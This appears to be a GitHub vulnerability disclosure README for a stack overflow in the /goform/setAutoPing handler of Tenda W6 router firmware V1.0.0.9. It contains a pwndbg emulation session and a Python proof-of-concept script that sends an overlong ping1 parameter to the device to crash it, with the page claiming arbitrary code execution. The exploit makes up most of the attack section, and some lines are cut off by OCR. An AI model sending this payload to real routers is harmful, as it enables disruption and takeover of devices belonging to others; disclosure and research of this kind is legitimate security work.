ilovekeer Add files via upload ... on Jul 8 History

..	
pic	5 months ago
video	5 months ago
README.md	5 months ago
README_cn.md	5 months ago

README.md

Tenda W6 Stack Overflow Vulnerability

Device Vulnerability Introduction

Tenda W6 is an enterprise wireless AP router from Tenda Technology (Shenzhen, China).


A stack overflow vulnerability exists in /goform/setAutoPing in Tenda W6 V1.0.0.9(4122) version, which allows an attacker to construct ping1 parameters and ping2 parameters for a stack overflow attack. An attacker can use this vulnerability to execute arbitrary code execution.


固件下载地址：https://www.tenda.com.cn/download/detail-2576.html

Vulnerability Location

/goform/setAutoPing

Vulnerability Exploitation


./gdb.sh
0x7f7b9a8c <_start+12> lui $gp, 5
0x7f7b9a90 <_start+16> addiu $gp, $gp, -0x3a7c
0x7f7b9a94 <_start+20> addu $gp, $gp, $ra
0x7f7b9a98 <_start+24> move $ra, $t9
0x7f7b9a9c <_start+28> lw $a0, -0x7fe8($gp)
0x7f7b9aa0 <_start+32> sw $a0, -0x7ff0($gp)
0x7f7b9aa4 <_start+36> move $a0, $sp
0x7f7b9aa8 <_start+40> addiu $sp, $sp, -0x10
[STACK]
00:0000| fp sp 0x7ffff7b0 ← 1
01:0004| 0x7ffff7b4 → 0x7ffff893 ← './bin/httpd'
02:0008| 0x7ffff7b8 ← 0
03:000c| 0x7ffff7bc → 0x7ffff89f ← 'SUDO_GID=1000'
04:0010| 0x7ffff7c0 → 0x7ffff8ad ← 'SUDO_UID=1000'
05:0014| 0x7ffff7c4 → 0x7ffff8bb ← 'SUDO_USER=chenhaohao'
06:0018| 0x7ffff7c8 → 0x7ffff8d0 ← 'SUDO_COMMAND=/usr/bin/qemu-mipsel
234 -L . ./bin/httpd'
07:001c| 0x7ffff7cc → 0x7ffff90b ← 'SHELL=/bin/bash'
[BACKTRACE]
► f 0 0x7f7b9a80 _start
pwndbg> c
Continuing.
Connect to server failed.
connect: No such file or directory
Connect to server failed.
connect: No such file or directory
Connect to server failed.
connect: No such file or directory
Connect to server failed.
connect: No such file or directory
Connect to server failed.
connect: No such file or directory
Connect to server failed.
connect: No such file or directory
Connect to server failed.
connect: No such file or directory
Connect to server failed.
connect: No such file or directory
Connect to server failed.
httpd listen ip = 0.0.0.0 port = 80
webs: Listening for HTTP requests at address 184.243.255.127



Exp

```
import requests
from pwn import *
burp0_url = "http://192.168.5.1/goform/setAutoPing"
burp0_headers = {"Host":"192.168.5.1",
"Content-Length":"295",
"Accept":"*/*",
"X-Requested-With":"XMLHttpRequest",
"User-Agent":"Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, l
"Content-Type":"application/x-www-form-urlencoded; charset=UTF-8",
"Origin":"http://192.168.5.1",
"Referer":"http://192.168.5.1/main.html",
"Accept-Encoding":"gzip, deflate",
```

```
"Accept-Language":"en-US,en;q=0.9",
"Cookie":"user=",
"Connection":"close"}

data1="linkEn=1"
data1+='&ping1='+'a'*0x84
data1+='&ping2=baaaaa'
requests.post(burp0_url,headers=burp0_headers,data=data1, verify=False,timeout=1)
```

Please see the video for the demonstration process